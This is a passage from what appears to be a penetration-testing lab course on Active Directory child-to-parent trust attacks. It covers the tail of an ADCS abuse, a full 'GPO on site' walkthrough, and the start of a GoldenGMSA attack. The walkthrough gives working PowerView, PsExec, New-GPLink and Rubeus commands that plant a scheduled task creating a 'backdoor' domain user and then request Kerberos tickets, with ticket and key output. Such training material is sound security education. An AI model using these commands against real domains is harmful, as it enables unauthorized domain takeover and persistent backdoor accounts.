|_|   |_|____/|____/|_____)____/(___/
v2.2.3

[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator,
CN=Users, DC=dev, DC=INLANEFREIGHT, DC=AD
[*] Building AS-REQ (w/ PKINIT preauth) for:
'inlanefreight.ad\Administrator'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIGlDCCBpCgAwIBBaEDAgEWooIFmDCCBZRhggWQMIIFjKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggVIMIIFRKADAgESoQMCAQ
KiggU2
BIIFMoyn7q/ZcZLAD3HNJnHF2Fz/IsxomCWfKaVhuRQGt/LXCYqbAvrF/RkGoNQkK7tAQRIvQk
1sIZVZ
HZWufaTGN9pfz0f42kqozX497GCVK7UrcA8fBoWkKgAV0B1WUnDOsJO+kYeFrsCOsGkg0MTa9u
c5cJns
LCZ7k67wVqW3ASKBbwVyfPla9vw6op0EwvWqq8jQdHlGwPQAqNr47kUWsJFzCs+EEIoVwLX1Xu
JqMor+
NuWS3A/Z78if29Bi0yX1WolHWzzXqjocrH7cHcFSI0G4NfRua/IO/0hNXnAlTXSKrztcDmefFs
7qRIJ4
wU9aCjL/CChlUicULZ8xJqIrxSMsEWXOY9Zp05zy+AjuGo0eS63rD4JSAFV3LEkIS7iyJZfJnc
cqDHYs
vFPlaZx9Y9gJZuaoGmWyefimxZs5AtuDculDqlqMK6pfHAfLtYauK5L6ikLKKQDcvK0FXaeEcl
kWq69z
+QajYE+Y/C0VkUJyDfRKzeTZ69mD4BXwG168CuZYmYYZYSu4VTm43NP06I4KP7zAj5MCTqgYEI
YeX/ba
TDoRxrVkXlp5LrGcoKgLjjm5HUhASf+8Ro24E9X/hcErJwcz21o5VAnSXyuEqvDI+35V/jkFaM
TzuQ7X
Z1t9v3JeOrGoxk8ouNdB5TmbTafaNgMqCxiMSXOcIQazkDJdY0WMWs3gSzDRzcgaVKA+FFv1Ff
4S00nR
w1occUnQtSYjfseghAAaTsRIvqWTzuEfqiFZ+HrUE1fPC8Ydkh8pZxGzq+W/OdO6B0BwKvzK3g
mmb2fo
<SNIP>

[+] Ticket successfully imported!
ServiceName              :  krbtgt/inlanefreight.ad
ServiceRealm             :  INLANEFREIGHT.AD
UserName                 :  Administrator
UserRealm                :  INLANEFREIGHT.AD
StartTime                :  3/16/2024 6:53:20 PM
EndTime                  :  3/17/2024 4:53:20 AM
RenewTill                :  3/23/2024 6:53:20 PM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  Rba5Oq3iT7TUMqtNyYQSNA==
```

```
ASREP (key)              :  4651D86F64FF9D128F25777BFD417B08
```


Moving On

In this section, we explored how the Configuration Naming Context (NC) can be leveraged to abuse `Active Directory Certificate Services (ADCS)` as SYSTEM within a child domain, thus compromising the parent domain. In the upcoming section, we will delve into another method known as the `GPO on site attack`. This technique exploits Configuration NC replication to link a malicious Group Policy Object (GPO) from a child domain to the parent domain. This attack vector allows for the compromise of a parent domain once access as an elevated user has been obtained within the child domain.

GPO On Site Attack

GPO stands for `Group Policy Object`. It's a feature in Microsoft Windows operating systems that allows network administrators to control and manage settings for groups of computers and users. Think of it as a set of `rules` or `configurations` that can be applied across multiple computers or users within a network.

Imagine you have a bunch of computers in your school or office, and you want to make sure they all have the `same` settings, like restricting certain websites, setting a common desktop background, or enforcing security measures. Instead of manually changing settings on each computer, which would take forever, you can use GPO. With GPO, you create a set of `rules`, like a `checklist`, and then apply them to all the computers in your network at once. This saves time and ensures consistency across your network. So, whenever a computer connects to the network, it automatically gets these settings applied, making management a breeze!



According to [Microsoft](#):

A Group Policy Object (GPO) is a virtual collection of policy settings. It has a unique name, such as a GUID. Group Policy settings are contained in a GPO. A GPO can represent policy settings in the file system and in the Active Directory. GPO settings are evaluated by clients using the hierarchical nature of Active Directory.

GPOs can be used to enforce a wide range of configurations and policies across computers and users. Some common uses of GPOs include:

GPO Uses	Description
`Security Policies`	Enforcing password requirements, configuring firewall settings, and controlling user access to certain features or resources.
`Desktop Configurations`	Setting desktop backgrounds, controlling which programs users can run, and configuring power management settings.
`Software Installation`	Deploying and managing software applications across multiple computers.
`Network Configurations`	Configuring network drive mappings, setting up proxy settings, and managing wireless network connections.

GPO On Site Attack Across Trust (Child -> Parent)

As mentioned in earlier section, the `Configuration Naming Context (NC)` is replicated to all domain controllers within the forest. This implies that a child domain controller (DC) with `SYSTEM` privileges has the ability to access and modify any information stored under the Configuration NC for the entire forest by querying its local replica.

One potential misuse of this capability is the execution of a Group Policy Object (GPO) on site attack. A child DC with `SYSTEM` access can link GPOs to `Active Directory (AD) replication sites`, including those where parent DCs are located. This involves linking a malicious GPO to the default site `CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=inlanefreight,DC=ad` within the local replica of a child DC and the changes will then be replicated to the parent domain.

Simplification of a GPO On Site Attack:

1. Create a malicious Group Policy Object (GPO) on the `Child Domain Controller (DC)`.
2. Query the Root Domain to identify the `replication site` of the `Root Domain`.
3. Link the `created` GPO to the `Default Replication` Site of the Root DC as `SYSTEM`
4. Upon completion of replication, confirm the presence of the created GPO within the `Root DC`.

In summary, a child DC with elevated privileges (i.e., SYSTEM) can leverage its access to the Configuration Naming Context (NC) to manipulate GPOs at the site level, potentially impacting the entire forest through replication to parent domain controllers.


Performing the Attack

Let's create a new Group Policy Object (GPO) named `Backdoor` within the child domain controller (DC) using the PowerShell cmdlet New-GPO. Subsequently, we should be able to verify the successful creation of the new GPO by accessing the `Group Policy Management` console. This will allow us to confirm the presence of the GPO named `Backdoor` and ensure its created.

Create Group Policy Object (GPO)

```
PS C:\Tools> $gpo = "Backdoor"
PS C:\Tools> New-GPO $gpo
DisplayName      : Backdoor
DomainName       : dev.INLANEFREIGHT.AD
Owner            : DEV\Domain Admins
Id               : 656b8436-38f4-447c-9405-40ac83c34117
```

```
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 2/20/2024 6:04:59 AM
ModificationTime : 2/20/2024 6:04:59 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :
```



We will now add a `Scheduled Task` with malicious intent into the newly created Group Policy Object (GPO) named `Backdoor`. This Scheduled Task would execute a command aimed at creating a new domain user. Upon replication of the GPO, the scheduled task will be triggered, resulting in the creation of a backdoor user account in parent domain.

We can utilize PowerView's `New-GPOImmediateTask` function to establish a new Scheduled Task within a Group Policy Object (GPO).


Please note that the latest version of `PowerView` does not include the `New-GPOImmediateTask` function. However, we can utilize an older version from the PowerSploit repository, which contains this function.


Create a Scheduled Task inside GPO that Adds New User

```
PS C:\Tools> Import-Module .\PowerView_2.ps1
PS C:\Tools> New-GPOImmediateTask -Verbose -Force -TaskName 'Backdoor' -
GPODisplayName "Backdoor" -Command C:\Windows\System32\cmd.exe -
CommandArguments "/c net user backdoor B@ckdoor123 /add"
```

```
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dev,DC=INLANEFREIGHT,DC=AD
VERBOSE: Trying to weaponize GPO: {656B8436-38F4-447C-9405-40AC83C34117}
```

To confirm the creation of the scheduled task, we can navigate to the created Group Policy Object (GPO) and access the `Scheduled Tasks` settings under `Computer Configuration -> Preferences -> Control Panel Settings`. As an additional precautionary measure, it is advisable to adjust the Scheduled Task Settings from `Do not start a new instance` to `Run a new instance in parallel`. This adjustment ensures that the task will execute multiple times, enhancing its reliability and resilience.





With the successful creation of our `Backdoor` Group Policy Object (GPO) containing the malicious scheduled task, we can now proceed to link this GPO to the `replication site`. Utilizing the PowerShell cmdlet Get-ADDomainController, we can retrieve the default replication site associated with the root domain controller.

Retrieving the Replication Site of the Root Domain Controller

```
PS C:\Tools> Get-ADDomainController -Server inlanefreight.ad |Select
ServerObjectDN
ServerObjectDN
--------------
CN=DC01,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=INLANEFREIGHT,DC=AD
```

In the concluding phase of GPO On Site attack, we proceed to link the created `Backdoor` Group Policy Object (GPO) to the default site with `SYSTEM` privileges, employing the New-GPLink cmdlet.

Linking the GPO to the Default Site as SYSTEM

```
PS C:\Tools> .\PsExec.exe -s -i powershell.exe
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> $sitePath = "CN=Default-First-Site-
```


```
Name,CN=Sites,CN=Configuration,DC=INLANEFREIGHT,DC=AD"
PS C:\Windows\system32> New-GPLink -Name "Backdoor" -Target $sitePath -
Server dev.inlanefreight.ad
GpoId       : 656B8436-38F4-447C-9405-40AC83C34117
DisplayName : Backdoor
Enabled     : True
Enforced    : False
Target      : CN=Default-First-Site-
Name,cn=Sites,CN=Configuration,DC=INLANEFREIGHT,DC=AD
Order       : 1
```

In the `New-GPLink` cmdlet executed above, the `-Target` parameter designates the LDAP distinguished name of the site, domain, or OU to which to link the GPO. For example, for the replication site of inlanefreight.ad domain, the LDAP distinguished name is `CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=INLANEFREIGHT,DC=AD`.

While the `-Server` parameter designates the name of the domain controller that this cmdlet contacts to complete the operation. This configuration enables the editing of the GPO in the local replica of the child domain controller as `SYSTEM`, ensuring that any modifications are accurately propagated back to the parent domain through the replication.

Following the replication process, the newly created Group Policy Object (GPO) named `Backdoor` will be `linked` across the domain infrastructure, including the root domain controller (i.e.: Parent Domain). Additionally, as per the command executed in the malicious `Scheduled Task`, the creation of a new user named `backdoor` will also be triggered on the root domain controller. This orchestrated sequence of events underscores the potential impact of policy deployment and replication mechanisms within the domain environment.

Backdoor User Created on Parent DC



With the successful creation of the `backdoor` user in the parent domain, we can leverage tools such as `Rubeus` to generate a Ticket Granting Ticket (TGT). This critical step in the exploitation process opens up avenues for privilege escalation within the network, potentially granting unauthorized access to additional resources and compromising the overall security posture.

Request a TGT for Backdoor

```
PS C:\Tools> .\Rubeus.exe asktgt /user:backdoor /password:'B@ckdoor123'
/domain:inlanefreight.ad /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
v2.2.3

[*] Action: Ask TGT
[*] Using rc4_hmac hash: 95071A299B3A00D2E31CE044DC058304
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\backdoor'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIFojCCBZ6gAwIBBaEDAgEWooIEqzCCBKdhggSjMIIEn6ADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggRbMIIEV6ADAgESoQMCAQ
KiggRJ
BIIERbvMa9RrWLWWC1Pzcy9qIp6Z4v81CElFMNjLrGeilHfiat3CPS3TzZIpmJZ5I90hQfY4Is
WTsfC1
c3M6XN4znb0qoc43XmkP5xOuBodBy5LPa5lzkoxgcA13WabiV5nVHiQKHpvBjRnBctgsihNNv0
JKCAx/
WgHLn4Ut6fHTh/vvWpMEXQLbWI24KL0x2T2ZpWaRbk/YKNfPtb7DhzkwJ7KMcbH8shW4t6wuR5
h9EBu+
h3ITK/vjnNhRiirWBmtSMV3o3LARPjH0So688CmG/mbA4ojCaYw3eiZqw4Nz14bh1fSzQh/my1
t4pFcF
G8mARUvZSSu7+g95Ah7lPV5MdPuMa7z1EEviAOfJnwMnLkhkIzdjiMgzqzlbrLVG9Fshl8brIG
Fda+d0
K2DPmifuHm+uTPV4qv7pSRJPB7Z0vcyr0wSLpn+nMjQWKwFHdP3DvE5V/yl5RrCOPm4V4Q5zcF
jjeJ75
LwdFppUwK+QRcrIgOiP4/MlJyi4cjk7LXZKliclvcWlUxnhssakwfz/n25iRrreNPN/RDrphTm
9Owx3H
<SNIP>

[+] Ticket successfully imported!
ServiceName              :  krbtgt/inlanefreight.ad
ServiceRealm             :  INLANEFREIGHT.AD
UserName                 :  backdoor
UserRealm                :  INLANEFREIGHT.AD
StartTime                :  3/14/2024 4:51:26 PM
EndTime                  :  3/15/2024 2:51:26 AM
RenewTill                :  3/21/2024 4:51:26 PM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  +QOrPKk/JNKNfSsge8wPsw==
ASREP (key)              :  95071A299B3A00D2E31CE044DC058304
```

Note: To avoid breaking the lab, it is recommended to **Reset** the box after each Scheduled task is executed.

Moving On

In this section, we delved into the exploitation of the Configuration Naming Context (NC) to perform the `GPO on site attack` within a child domain, effectively compromising the parent domain. Moving forward, we will explore another method termed the `GoldenGMSA attack`. This technique capitalizes on Configuration NC replication to `compute` gMSA passwords from the parent domain utilizing SYSTEM privileges within the child domain. This

attack vector enables the compromise of the parent domain once elevated access has been obtained within the child domain.

GoldenGMSA Attack

Service Accounts (accounts configured with Service Principal Names (SPNs)) are frequently targeted in `Kerberoasting` attacks due to their infrequent password rotation and reliance on administrators to manage their passwords.
However, this issue can be mitigated through the use of group Managed Service Accounts (gMSA), as the Windows operating system takes on the responsibility of managing the password for the account, eliminating the need for manual password management by administrators.


The password for the gMSA is handled by Active Directory (AD) and is rotated automatically every 30 days. The new password is randomly generated and consists of 256 bytes, making it incredibly difficult to crack. The password is determined by combining a periodically changing secret and certain unnamed attributes of the gMSA. This secret is stored in the KDS root key object. In order to retrieve gMSA passwords in a given domain, one must need access to a server or a user that is an authorized principal to retrieve the managed Password for gMSA (i.e., stored in the `msDS-ManagedPassword` attribute)

The group Managed Service Accounts (gMSA) can be created using a PowerShell command shown below:

Creating New gMSA Account

```
PS C:\Users\Administrator> New-ADServiceAccount -Name "apache-dev" -
DNSHostName "inlanefreight.ad" -PrincipalsAllowedToRetrieveManagedPassword
htb-student-1 -Enabled $True
```

The above command creates a new gMSA with the name `apache-dev` in the root domain. The `-PrincipalsAllowedToRetrieveManagedPassword` argument sets the principals that are permitted to retrieve the password for this account. In this case if we can compromise the `htb-student-1` user then we can retrieve the password of the `apache-dev` gMSA. For such accounts (i.e., `htb-student-1`), we will often see ReadGMSAPassword edge reflected in the Bloodhound.



While performing Active Directory enumeration using BloodHound, if we ever find that we have control over or can potentially take over a user who has the ability to read the password for a Group Managed Service Account (gMSA) through the ReadGMSAPassword edge, we can use tools like GMSAPasswordReader or gMSADumper, among other methods, to obtain the password for the service account within the domain. It should be noted, however, that these tools are only useful for obtaining gMSA passwords within the current domain and not across a Forest trust.

Refer **DACL ATTACKS I**: Password Abuse section, to learn more about `gMSA Attacks`.

GoldenGMSA Attack Across Trust (Child -> Parent)


If we discover a gMSA account in a parent domain and wish to compromise it from a child domain across trust boundaries, we can utilize the `GoldenGMSA tool` to launch an attack across the trust relationship and obtain the password of the `gMSA` present in the parent domain.

To execute the GoldenGMSA attack using GoldenGMSA tool, an attacker must need access to following specific attributes of the KDS Root Key in the forest root (Parent Domain):

- `cn`
- `msKds-SecretAgreementParam`
- `msKds-RootKeyData`

